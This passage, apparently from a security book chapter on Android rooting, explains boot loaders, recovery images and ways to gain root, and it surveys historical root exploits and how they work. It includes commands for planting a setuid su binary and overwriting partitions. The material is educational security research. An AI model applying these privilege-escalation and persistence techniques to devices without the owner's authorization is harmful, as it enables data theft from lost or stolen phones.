    group radio cache inet misc audio sdcard_rw qcom_oncrpc diag
[...]
service zygote /system/bin/app_process -Xzygote
/system/bin --zygote --start-system-server
    socket zygote stream 660 root system
    onrestart write /sys/android_power/request_state wake
    onrestart write /sys/power/state on
    onrestart restart media
    onrestart restart netd
[...]
```

When the system boot has been completed, an `ACTION_BOOT_COMPLETED` event is broadcasted to all applications that have registered to receive this broadcast intent in their manifest. When this is complete, the system is considered fully booted.

Accessing Download Mode

In the boot process description, we mentioned that the boot loader usually provides support for putting the phone into *download mode*. This mode enables the user to update the persistent storage at a low level through a process typically called *flashing*. Depending on the device, flashing might be available via *fastboot* protocol, a proprietary protocol, or even both. For example, the Samsung Galaxy Nexus supports both the proprietary ODIN mode and fastboot.

NOTE Fastboot is the standard Android protocol for flashing full disk images to specific partitions over USB. The fastboot client utility is a command-line tool that you can obtain from the Android Software Development Kit (SDK) available at <https://developer.android.com/sdk/> or the AOSP repository.

Entering alternate modes, such as download mode, depends on the boot loader. When certain key-press combinations are held during boot, the boot loader starts download mode instead of doing the normal Android kernel boot process. The exact key-press combination varies from device to

device, but you can usually easily find it online. After it's in download mode, the device should await a host PC connection through Universal Serial Bus (USB). Figure 3-1 shows the fastboot and ODIN mode screens.



Figure 3-1: Fastboot and ODIN mode

When a USB connection has been established between the boot loader and the host computer, communication takes place using the device-supported download protocol. These protocols facilitate executing various tasks including flashing NAND partitions, rebooting the device, downloading and executing an alternate kernel image, and so on.

Locked and Unlocked Boot Loaders

Generally speaking, locked boot loaders prevent the end user from performing modifications to the device's firmware by implementing restrictions at the boot loader level. Those restrictions can vary, depending on the manufacturer's decision, but usually there is a cryptographic signature verification that prevents booting and/or flashing unsigned code to the device. Some devices, such as cheap Chinese Android devices, do not include any boot loader restrictions.

On Google Nexus devices, the boot loader is locked by default. However, there's an official mechanism in place that enables owners to unlock it. If the end user decides to run a custom kernel, recovery image, or operating system

image, the boot loader needs to be unlocked first. For these devices, unlocking the boot loader is as simple as putting the device into fastboot mode and running the command `fastboot oem unlock`. This requires the command-line fastboot client utility, which is available in the Android SDK or the AOSP repository.

Some manufacturers also support unlocking the boot loaders on their devices, on a per-device basis. In some cases the process uses the standard Original Equipment Manufacturer (OEM) unlock procedure through fastboot. However, some cases revolve around some proprietary mechanism such as a website or *unlock portal*. These portals usually require the owner to register his device, and forfeit his warranty, to be able to unlock its boot loader. As of this writing, HTC, Motorola, and Sony support unlocking at least some of their devices.

Unlocking the boot loader carries serious security implications. If the device is lost or stolen, all data on it can be recovered by an attacker simply by uploading a custom Android boot image or flashing a custom recovery image. After doing so, the attacker has full access to the data contained on the device's partitions. This includes Google accounts, documents, contacts, stored passwords, application data, camera pictures, and more. Because of this, a factory data reset is performed on the phone when unlocking a locked boot loader. This ensures all the end user's data are erased and the attacker should not be able to access it.

WARNING We highly recommend using Android device encryption. Even after all data has been erased, it is possible to forensically recover erased data on some devices.

Stock and Custom Recovery Images

The Android recovery system is Android's standard mechanism that allows software updates to replace the entirety of the system software preinstalled on the device without wiping user data. It is mainly used to apply updates downloaded manually or *Over-the-Air* (OTA). Such updates are applied offline after a reboot. In addition to applying OTA updates, the recovery can perform other tasks such as wiping the user data and cache partitions.

The recovery image is stored on the recovery partition, and consists of a minimal Linux image with a simple user interface controlled by hardware buttons. The stock Android recovery is intentionally very limited in functionality. It does the minimal things necessary to comply with the Android Compatibility Definitions at <http://source.android.com/compatibility/index.html>.

Similar to accessing download mode, you access the recovery by pressing a certain key-press combination when booting the device. In addition to using key-presses, it is possible to instruct a booted Android system to reboot into recovery mode through the command `adb reboot recovery`. The command-line Android Debug Bridge (ADB) tool is available as part of the Android SDK or AOSP repository at <http://developer.android.com/sdk/index.html>.

One of the most commonly used features of the recovery is to apply an update package. Such a package consists of a zip file containing a set of files to be copied to the device, some metadata, and an updater script. This updater script tells the Android recovery which operations to perform on the device to apply the update modifications. This could include mounting the system partition, making sure the device and operating system versions match with the one the update package was created for, verifying SHA1 hashes of the system files that are going to be replaced, and so on. Updates are cryptographically signed using an RSA private key. The recovery verifies the signature using the corresponding public key prior to applying the update. This ensures only authenticated updates can be applied. The following snippet shows the contents of a typical Over-the-Air (OTA) update package.

Extracting an OTA Update Package for Nexus 4

```
$ unzip 625f5f7c6524.signed-occam-JOP40D-from-JOP40C.625f5f7c.zip
Archive: 625f5f7c6524.signed-occam-JOP40D-from-JOP40C.625f5f7c.zip
signed by SignApk
  inflating: META-INF/com/android/metadata
  inflating: META-INF/com/google/android/update-binary
  inflating: META-INF/com/google/android/updater-script
  inflating: patch/system/app/ApplicationsProvider.apk.p
  inflating: patch/system/app/ApplicationsProvider.odex.p
  inflating: patch/system/app/BackupRestoreConfirmation.apk.p
  inflating: patch/system/app/BackupRestoreConfirmation.odex.p
[...]
  inflating: patch/system/lib/libwebcore.so.p
  inflating: patch/system/lib/libwebrtc_audio_preprocessing.so.p
  inflating: recovery/etc/install-recovery.sh
  inflating: recovery/recovery-from-boot.p
  inflating: META-INF/com/android/otacert
  inflating: META-INF/MANIFEST.MF
  inflating: META-INF/CERT.SF
  inflating: META-INF/CERT.RSA
```

Custom Android recovery images exist for most devices. If one is not available, you can easily create it by applying custom modifications to the stock Android recovery source code from the AOSP repository.

The most common modifications included in custom recovery images are

- Including a full backup and restore functionality (such as NANDroid script)
- Allow unsigned update packages, or allow signed packages with custom keys
- Selectively mounting device partitions or SD card
- Provide USB mass storage access to SD card or data partitions

- Provide full ADB access, with the ADB daemon running as root
- Include a fully featured BusyBox binary

Popular custom recovery images with builds for multiple devices are ClockworkMod recovery or TeamWin Recovery Project (TWRP). Figure 3-2 shows stock and ClockworkMod recovery screens.




Figure 3-2: Android recovery and ClockworkMod Recovery

WARNING Keeping a custom recovery image with signature restrictions removed, or full ADB access exposed, on your Android device also leaves an open door to obtaining all user data contained on the device's partitions.

Rooting with an Unlocked Boot Loader

The process of rooting culminates in having an `su` binary with the proper set-uid permissions on the system partition. This allows elevating privileges whenever needed. The `su` binary is usually accompanied by an Android application, such as SuperUser or SuperSU, that provides a graphical prompt each time an application requests root access. If the request is granted, the application invokes the `su` binary to execute the requested command. These `su` wrapper Android

applications also manage which applications or users should be granted root access automatically, without prompting the user.

NOTE The latest version of Chainfire SuperSU can be downloaded as a recovery update package from <http://download.chainfire.eu/supersu> or as a standalone application from Google Play at <https://play.google.com/store/apps/details?id=eu.chainfire.supersu>.

The ClockworkMod SuperUser package can be obtained from Google Play at <https://play.google.com/store/apps/details?id=com.koushikdutta.superuser>. The source code is available at <https://github.com/koush/Superuser>.

On devices with an unlocked or unlockable boot loader, gaining root access is very easy, as you do not have to rely on exploiting an unpatched security hole. The first step is to unlock the boot loader. If you haven't done it already, depending on the device you should either use `fastboot oem unlock` as described in the "Locked and Unlocked Boot Loaders" section, or use a vendor-specific boot loader unlock tool to legitimately unlock the device.

At the time of this writing, Motorola, HTC, and Sony-Ericsson support boot loader unlocking on some devices through their unlock portal websites.

NOTE The boot loader unlock portal for Motorola is available at <https://motorola-global-portal.custhelp.com/app/standalone/bootloader/unlock-your-device-a>.

The boot loader unlock portal for HTC is available at <http://www.htcdev.com/bootloader>.

The boot loader unlock portal for SonyEricsson is available at <http://unlockbootloader.sonymobile.com/>.

When the boot loader is unlocked, the user is free to make custom modifications to the device. At this point, there are several ways to include the appropriate `su` binary for the device's architecture in the system partition, with the correct permissions.

You can modify a factory image to add an `su` binary. In this example, we unpack an ext4 formatted system image, mount it, add an `su` binary, and repack it. If we flash this image, it will contain the `su` binary and the device will be rooted.

```
mkdir systemdir
simg2img system.img system.raw
mount -t ext4 -o loop system.raw systemdir
cp su systemdir/xbin/su
chown 0:0 systemdir/xbin/su
chmod 6755 systemdir/xbin/su
make_ext4fs -s -l 512M -a system custom-system.img systemdir
umount systemdir
```

If the device is an AOSP-supported device, you can compile a *userdebug* or *eng* Android build from source. Visit <http://source.android.com/source/building.html> for more information on building Android from source. These build configurations provide root access by default:

```
curl http://commondatastorage.googleapis.com/git-repo-downloads/repo \
-o ~/bin/repo
chmod a+x ~/bin/repo
repo init -u https://android.googlesource.com/platform/manifest
repo sync
source build/envsetup.sh
lunch full_maguro-userdebug
```

Whether you built your custom system image by modifying a factory image or by compiling your own, you must flash the system partition for it to take effect. For example, the following command shows how to flash this image using the fastboot protocol:

```
fastboot flash system custom-system.img
```

The most straightforward method is to boot a custom recovery image. This allows copying the *su* binary into the system partition and setting the appropriate permissions through a custom update package.

NOTE When using this method, you are booting the custom recovery image without flashing it, so you use it only to flash an *su* binary on the system partition without modifying the recovery partition at all.

To do this, download a custom recovery image and *su* update package. The custom recovery image can be one of your choosing, as long as it supports your device. Similarly, the *su* update package can be SuperSU, SuperUser, or another of your choice.

1. You should place both downloads into the device's storage, typically on the SD card mounted as */sdcard*.
2. Next, put the device into fastboot mode.
3. Now, open a command prompt, and type `fastboot boot recovery.img`, where *recovery.img* is the raw recovery image you downloaded.
4. From the recovery menu, select the option to apply an update zip file and browse to the folder on your device storage where you have placed the update package with the *su* binary.

Additionally, devices using Android 4.1 or later contain a new feature called *sideload*. This feature allows applying an update zip over ADB without copying it to the device beforehand. To sideload an update, run the command `adb sideload su-package.zip`, where *su-package.zip* is the filename of the update package on your computer's hard drive.

After unlocking the boot loader on some devices, you can boot unsigned code but you can't flash unsigned code. In this case, flashing a custom system or recovery image is only possible after gaining root on the booted system. In this scenario, you would use `dd` to write a custom recovery image directly to the block device for the recovery partition.

Rooting with a Locked Boot Loader

When the boot loader is locked, and the manufacturer doesn't provide a legitimate method to unlock it, you usually need to find a flaw in the device that will serve as an entry point for rooting it.

First you need to identify which type of boot loader lock you have; it can vary depending on the manufacturer, carrier, device variant, or software version within the same device. Sometimes, fastboot access is forbidden but you can still flash using the manufacturer's proprietary flashing protocol, such as Motorola SBF or Samsung ODIN. Sometimes signature checks on the same device are enforced differently when using fastboot instead of the manufacturer's proprietary download mode. Signature checking can happen at boot time, at flashing time, or both.

Some locked boot loaders only enforce signature verification on selected partitions; a typical example is having locked boot and recovery partitions. In this case booting a custom kernel or a modified recovery image is not allowed, but you can still modify the system partition. In this scenario, you can perform rooting by editing the system partition of a stock image as described in the "Rooting with an Unlocked Boot Loader" section.

On some devices, where the boot partition is locked and booting a custom kernel is forbidden, it is possible to flash a custom boot image in the recovery partition and boot the system with the custom kernel by booting in recovery mode when powering on the phone. In this case, it is possible to get root access through `adb shell` by modifying the `default.prop` file of the custom boot image `initrd`, as you'll see in the "Abusing `adbd` to Get Root" section. On some devices, the stock recovery image allows applying updates signed with the default Android *test key*. This key is a generic key for packages that do not otherwise specify a key. It is included in the `build/target/product/security` directory in the AOSP source tree. You can root by applying a custom update package containing the `su` binary. It is unknown whether the manufacturer has left this on purpose or not, but this is known to work on some Samsung devices with Android 4.0 and stock recovery 3e.

In the worst-case scenario, boot loader restrictions won't allow you to boot with a partition that fails signature verification. In this case, you have to use

other techniques to achieve root access, as described in the “Gaining Root on a Booted System” section.

Gaining Root on a Booted System

Gaining initial root access on a booted system consists of getting a root shell through an unpatched security flaw in the Android operating system. A rooting method like this is also widely known as a *soft root* because the attack is almost entirely software based. Usually, a soft root is accomplished through a vulnerability in the Android kernel, a process running as root, a vulnerable program with the set-uid bit set, a symbolic link attack against a file permission bug, or other issues. There are a vast number of possibilities due to the sheer number of areas in which issues could be introduced and types of mistakes programmers could make.

Although root set-uid or set-gid binaries are not common in stock Android, carriers or device manufacturers sometimes introduce them as part of their custom modifications. A typical security flaw in any of these set-uid binaries can lead to privilege escalation and subsequently yield root access.

Another typical scenario is exploiting a security vulnerability in a process running with root privileges. Such an exploit enables you to execute arbitrary code as root. The end of this chapter includes some examples of this.

As you will see in Chapter 12, these exploits are becoming more difficult to develop as Android matures. New mitigation techniques and security hardening features are regularly introduced with new Android releases.

Abusing `adbd` to Get Root

It is important to understand that the `adbd` daemon will start running as root and drop its privileges to the *shell* user (AID_SHELL) unless the system property `ro.secure` is set to 0. This property is read-only and is usually set to `ro.secure=1` by the boot image `initrd`.

The `adbd` daemon will also start as root without dropping privileges to shell if the property `ro.kernel.qemu` is set to 1 (to start `adbd` running as root on the Android emulator), but this is also a read-only property that will not normally be set on a real device.

Android versions before 4.2 will read the `/data/local.prop` file on boot and apply any properties set in this file. As of Android 4.2 this file will only be read on non-user builds, if `ro.debuggable` is set to 1.

The `/data/local.prop` file and the `ro.secure` and `ro.kernel.qemu` properties are of key importance for gaining root access. Keep those in mind, as you will see some exploits using them in the “History of Known Attacks” section later in this chapter.

NAND Locks, Temporary Root, and Permanent Root

Some HTC devices have a security flag (@secuflag) in the radio Non-Volatile Random Access Memory (NVRAM) which is checked by the device boot loader (HBOOT). When this flag is set to “true” the boot loader displays a “security on” message (S-ON) and a NAND lock is enforced. The NAND lock prevents writing to the system, boot, and recovery partitions. With S-ON, a reboot loses root, and writes on these partitions won’t stick. This makes custom system ROMs, custom kernels, and custom recovery modifications impossible.

It is still possible to gain root access through an exploit for a sufficiently severe vulnerability. However, the NAND lock causes any changes to be lost on reboot. This is known as a *temporary root* in the Android *modding* community.

To achieve a *permanent root* on HTC devices with a NAND lock, one of two things must be done. First, you can disable the security flag in the baseband. Second, you can flash the device with a patched or engineering HBOOT that does not enforce NAND locking. In both cases, the boot loader displays a *security off* message (S-OFF). Figure 3-3 shows a locked and unlocked HTC HBOOT.




Figure 3-3: Locked and Unlocked HTC HBOOT

Before HTC provided the official boot loader unlock procedure in August 2011, a patched HBOOT was the only solution available. This could be accomplished on some devices by unofficial boot loader unlock tools such as AlphaRev (available at <http://alpharev.nl/>) and Unrevoked (available at <http://unrevoked.com/>), which later merged into the Revolutionary.io tool (available at <http://revolutionary.io/>). Those tools usually combine multiple public or private exploits to be able to flash the patched boot loader and bypass NAND locks. In most cases, reflashing a stock HBOOT re-enables the device security flag (S-ON).

The Unlimited.io exploits available at <http://unlimited.io/>, such as JuopunutBear, LazyPanda, and DirtyRacun, allow gaining full radio S-OFF on

some devices by combining several exploits present in HTC's Android ROMs and the device's baseband.

In December 2010, Scott Walker published the gfree exploit available at <https://github.com/tmzt/g2root-kmod/tree/master/scotty2/gfree> under the GPL3 license. This exploit disabled the embedded MultiMediaCard (eMMC) protection of the T-Mobile G2. The eMMC memory, which holds the baseband partition, is booted in read-only mode when the bootloader initializes the hardware. The exploit then power-cycles the eMMC chip by using a Linux kernel module and sets the `@secuflag` to false. Finally, it installs a MultiMediaCard (MMC) block request filter in the kernel to remove the write protection on the hidden radio settings partition.

When HTC started its official unlock portal, it provided HBOOT images for some devices which allow the user to unlock the boot loader—and remove NAND locks—in two steps:

1. First the user should run the command `fastboot oem get_identifier_token`. The boot loader displays a blob that the user should submit to HTC's unlock portal.
2. After submitting the identifier token, the user receives an `Unlock_code.bin` file unique for his phone. This file is signed with HTC's private key and should be flashed to the device using the command `fastboot flash unlocktoken Unlock_code.bin`.

If the `Unlock_code.bin` file is valid, the phone allows using the standard `fastboot flash` commands to flash unsigned partition images. Further, it enables booting such unsigned partition images without restrictions. Figure 3-4 depicts the general workflow for unlocking devices. HTC and Motorola are two OEMs that utilize this type of process.

Other devices, such as some Toshiba tablets, also have NAND locks. For those devices, the locks are enforced by the *sealime* Loadable Kernel Module, which resides in the boot image `initrd`. This module is based on SEAndroid and prevents remounting the system partition for writing.

Persisting a Soft Root

When you have a root shell (soft root), achieving permanent root access is straightforward. On phones without NAND locks, you only need write access to the system partition. If the phone has a NAND lock, it should be removed first (refer to the “NAND Locks, Temporary Root, and Permanent Root” section earlier in this chapter).

With NAND locks out of the picture, you can simply remount the system partition in read/write mode, place an `su` binary with set-uid root permissions, and remount it in read-only mode again; optionally, you can install an `su` wrapper such as SuperUser or SuperSU.




Figure 3-4: General boot loader unlock workflow

A typical way of automating the process just described is by running the following commands from a host computer connected to an Android device with USB debugging enabled:

```
adb shell mount -o remount,rw /system
adb adb push su /system/xbin/su
adb shell chown 0.0 /system/xbin/su
adb shell chmod 06755 /system/xbin/su
adb shell mount -o remount,ro /system
adb install Superuser.apk
```

Another way of retaining persistent root access is by writing a custom recovery into the recovery partition using the `dd` command on the Android device. This is equivalent to flashing a custom recovery via fastboot or download mode, as described in the “Rooting with an Unlocked Boot Loader” section earlier in this chapter.

First, you need to identify the location of the recovery partition on the device. For example:

```
shell@android:/ # ls -l /dev/block/platform/*/by-name/recovery
lrwxrwxrwx root root 2012-11-20 14:53 recovery -> /dev/block/mmcblk0p7
```

The preceding output shows the recovery partition in this case is located at `/dev/block/mmcblk0p7`.

You can now push a custom recovery image onto the SD card and write it to the recovery partition:

```
adb shell push custom-recovery.img /sdcard/  
adb shell dd if=/sdcard/custom-recovery.img of=/dev/block/mmcblk0p7
```

Finally, you need to reboot into the custom recovery and apply the `su` update package.

```
adb reboot recovery
```

History of Known Attacks

The remainder of this section discusses numerous previously known methods for gaining root access to Android devices. By presenting these issues, we hope to provide insight into the possible ways you can gain root access to Android devices. Although a few of these issues affect the larger Linux ecosystem, most are Android specific. Many of these issues cannot be exploited without access to the ADB shell. In each case we discuss the root cause of the vulnerability and key details of how the exploit leveraged it.

NOTE The astute reader may notice that several of the following issues were unknowingly discovered by multiple, separate parties. Although this is not a common occurrence, it does happen from time to time.

Some of the exploitation details provided in this section are rather technical. If they are overwhelming, or you are already intimately familiar with the inner workings of these exploits, feel free to skip past them. In any case, this section serves to document these exploits in moderate detail. Chapter 8 covers a few of these exploits in more detail.

Kernel: Wunderbar/asroot

This bug was discovered by Tavis Ormandy and Julien Tinnes of the Google Security Team and was assigned CVE-2009-2692:

The Linux kernel 2.6.0 through 2.6.30.4 and 2.4.4 through 2.4.37.4, does not initialize all function pointers for socket operations in `proto_ops` structures, which allows local users to trigger a NULL pointer dereference and gain privileges by using `mmap` to map page zero, placing arbitrary code on this page, and then invoking an unavailable operation, as demonstrated by the `sendpage` operation (`sock_sendpage` function) on a `PF_PPPOX` socket.

Brad Spengler (spender) wrote the Wunderbar emporium exploit for x86/x86_64, which is where this bug got its famous name. However, the exploit for Android (Linux on the ARM architecture) was released by Christopher Lais (Zinx), is named asroot, and is published at <http://glfiles.webs.com/Zinx/android-root-20090816.tar.gz>. This exploit worked on all Android versions that used a vulnerable kernel.

The asroot exploit introduces a new “.NULL” section at address 0 with the exact size of a page. This section contains code that sets the current user identifier (UID) and group identifier (GID) to root. Next, the exploit calls `sendfile` to cause a `sendpage` operation on a `PF_BLUETOOTH` socket with missing initialization of the `proto_ops` structure. This causes the code in the “.NULL” section to be executed in kernel mode, yielding a root shell.

Recovery: Volez

A typographical error in the signature verifier used in Android 2.0 and 2.0.1 recovery images caused the recovery to incorrectly detect the End of Central Directory (EOCD) record inside a signed update zip file. This issue resulted in the ability to modify the contents of a signed OTA recovery package.

The signature verifier error was spotted by Mike Baker ([mbm]) and it was abused to root the Motorola Droid when the first official OTA package was released. By creating a specially crafted zip file, it was possible to inject an `su` binary into the signed OTA zip file. Later, Christopher Lais (Zinx) wrote Volez, a utility for creating customized update zip files out of a valid signed update zip, which is available at <http://zenthought.org/content/project/volez>.

Udev: Exploid

This vulnerability affected all Android versions up to 2.1. It was originally discovered as a vulnerability in the `udev` daemon used on x86 Linux systems. It was assigned CVE-2009-1185. Later, Google reintroduced the issue in the `init` daemon, which handles the `udev` functionality in Android.

The exploit relies on `udev` code failing to verify the origin of a `NETLINK` message. This failure allows a user-space process to gain privileges by sending a `udev` event claiming to originate from the kernel, which was trusted. The original Exploid exploit released by Sebastian Krahmer (“The Android Exploid Crew”) had to be run from a writable and executable directory on the device.

First, the exploit created a socket with a domain of `PF_NETLINK` and a family of `NETLINK_KOBJECT_UEVENT` (kernel message to user-space event). Second, it created a file `hotplug` in the current directory, containing the path to the `exploid` binary. Third, it created a symbolic link called `data` in the current

directory, pointing to `/proc/sys/kernel/hotplug`. Finally, it sent a spoofed message to the NETLINK socket.

When `init` received this message, and failed to validate its origin, it proceeded to copy the contents of the `hotplug` file to the file `data`. It did this with root privileges. When the next `hotplug` event occurred (such as disconnecting and reconnecting the Wi-Fi interface), the kernel executed the `exploid` binary with root privileges.

At this point, the exploit code detected it was running with root privileges. It proceeded to remount the system partition in read/write mode and created a set-uid root shell as `/system/bin/rootshell`.

Adbd: RageAgainstTheCage

As discussed in the “Abusing `adbd` to Get Root” section, the ADB daemon (`adbd` process) starts running as root and drops privileges to the `shell` user. In Android versions up to 2.2, the ADB daemon did not check the return value of the `setuid` call when dropping privileges. Sebastian Krahmer used this missing check in `adbd` to create the `RageAgainstTheCage` exploit available at <http://stealth.openwall.net/xSports/RageAgainstTheCage.tgz>.

The exploit has to be run through the ADB shell (under the `shell` UID). Basically, it forks processes until the `fork` call fails, meaning that the limit of process for that user has been reached. This is a kernel-enforced hard limit called `RLIMIT_NPROC`, which specifies the maximum number of processes (or threads) that can be created for the real UID of the calling process. At this point, the exploit kills `adbd`, causing it to restart (as root again). Unfortunately, this time `adbd` can't drop privileges to `shell` because the process limit has been reached for that user. The `setuid` call fails, `adbd` doesn't detect this failure, and therefore continues running with root privileges. Once successful, `adbd` provides a root shell through `adb shell` command.

Zygote: Zimperlich and Zysploit

Recall from Chapter 2 that all Android applications start by being forked from the `Zygote` process. As you might guess, the `zygote` process runs as root. After forking, the new process drops its privileges to the UID of the target application using the `setuid` call.

Very similar to `RageAgainstTheCage`, the `Zygote` process in Android versions up to 2.2 failed to check the return value of the call to `setuid` when dropping privileges. Again, after exhausting the maximum number of processes for the application's UID, `zygote` fails to lower its privileges and launches the application as root.

This vulnerability was exploited by Joshua Wise in early releases of the Unrevoked unlock tool. Later, when Sebastian Krahmer made the Zimperlich exploit sources public at <http://c-skills.blogspot.com.es/2011/02/zimperlich-sources.html>, Joshua Wise decided to open source his Zysploit implementation too, available at <https://github.com/unrevoked/zysploit>.

Ashmem: KillingInTheNameOf and psneuter

The Android Shared Memory (ashmem) subsystem is a shared memory allocator. It is similar to POSIX Shared Memory (SHM), but with different behavior and a simpler file-based application programming interface (API). The shared memory can be accessed via `mmap` or file I/O.

Two popular root exploits used a vulnerability in the ashmem implementation of Android versions prior to 2.3. In affected versions, ashmem allowed any user to remap shared memory belonging to the `init` process. This shared memory contained the system properties address space, which is a critical global data store for the Android operating system. This vulnerability has the Common Vulnerabilities and Exposures (CVE) identifier CVE-2011-1149.

The KillingInTheNameOf exploit by Sebastian Krahmer remapped the system properties space to be writable and set the `ro.secure` property to 0. After rebooting or restarting `adbd`, the change in the `ro.secure` property enabled root access through the ADB shell. You can download the exploit from <http://c-skills.blogspot.com.es/2011/01/adb-trickery-again.html>.

The psneuter exploit by Scott Walker (scotty2), used the same vulnerability to restrict permissions to the system properties space. By doing so, `adbd` could not read the value of the `ro.secure` property to determine whether or not to drop privileges to the `shell` user. Unable to determine the value of `ro.secure`, it assumed that `ro.secure` value was 0 and didn't drop privileges. Again, this enabled root access through the ADB shell. You can download psneuter at <https://github.com/tmzt/g2root-kmod/tree/scotty2/scotty2/psneuter>.

Vold: GingerBreak

This vulnerability has been assigned CVE-2011-1823 and was first demonstrated by Sebastian Krahmer in the GingerBreak exploit, available at <http://c-skills.blogspot.com.es/2011/04/yummy-yummy-gingerbreak.html>.

The volume manager daemon (vold) on Android 3.0 and 2.x before 2.3.4 trusts messages that are received from a PF_NETLINK socket, which allows executing arbitrary code with root privileges via a negative index that bypasses a maximum-only signed integer check.

Prior to triggering the vulnerability, the exploit collects various information from the system. First, it opens `/proc/net/netlink` and extracts the process identifier (PID) of the `vold` process. It then inspects the system's C library (`libc.so`) to find the `system` and `strcmp` symbol addresses. Next, it parses the Executable and Linkable Format (ELF) header of the `vold` executable to locate the Global Offset Table (GOT) section. It then parses the `vold.fstab` file to find the device's `/sdcard` mount point. Finally, in order to discover the correct negative index value, it intentionally crashes the service while monitoring `logcat` output.

After collecting information, the exploit triggers the vulnerability by sending malicious NETLINK messages with the calculated negative index value. This causes `vold` to change entries in its own GOT to point to the `system` function. After one of the targeted GOT entries is overwritten, `vold` ends up executing the `GingerBreak` binary with root privileges.

When the exploit binary detects that it has been executed with root privileges, it launches the final stage. Here, the exploit first remounts `/data` to remove the `nosuid` flag. Then it makes `/data/local/tmp/sh` set-uid root. Finally, it exits the new process (running as root) and executes the newly created set-uid root shell from the original exploit process.

A more detailed case study of this vulnerability is provided in the “GingerBreak” section of Chapter 8.

PowerVR: levitator

In October 2011, Jon Larimer and Jon Oberheide released the levitator exploit at <http://jon.oberheide.org/files/levitator.c>. This exploit uses two distinct vulnerabilities that affect Android devices with the PowerVR SGX chipset. The PowerVR driver in Android versions up to 2.3.5 specifically contained the following issues.

CVE-2011-1350: The PowerVR driver fails to validate the length parameter provided when returning a response data to user mode from an `ioctl` system call, causing it to leak the contents of up to 1MB of kernel memory.
CVE-2011-1352: A kernel memory corruption vulnerability that leads any user with access to `/dev/pvrsrvkm` to have write access to the previous leaked memory.

The levitator exploit takes advantage of these two vulnerabilities to surgically corrupt kernel memory. After achieving privilege escalation, it spawns a shell. A more detailed case study of this vulnerability is provided in Chapter 10.

Libsysutils: zergRush

The Revolutionary team released the popular zergRush exploit in October 2011; sources are available at <https://github.com/revolutionary/zergRush>. The vulnerability exploited was assigned CVE-2011-3874, as follows:

Stack-based buffer overflow in libsysutils in Android 2.2.x through 2.2.2 and 2.3.x through 2.3.6 allows user-assisted remote attackers to execute arbitrary code via an application that calls the FrameworkListener::dispatchCommand method with the wrong number of arguments, as demonstrated by zergRush to trigger a use-after-free error.

The exploit uses the Volume Manager daemon to trigger the vulnerability, as it is linked against the `libsysutils.so` library and runs as root. Because the stack is non-executable, the exploit constructs a Return Oriented Programming (ROP) chain using gadgets from `libc.so` library. It then sends `vold` a specially crafted `FrameworkCommand` object, making the `RunCommand` point to the exploit's ROP payload. This executes the payload with root privileges, which drops a root shell and changes the `ro.kernel.qemu` property to 1. As mentioned previously, this causes ADB to restart with root privileges.

A more detailed case study of this vulnerability is provided in Chapter 8.

Kernel: mempodroid

The vulnerability was discovered by Jüri Aedla, and was assigned CVE identifier CVE-2012-0056:

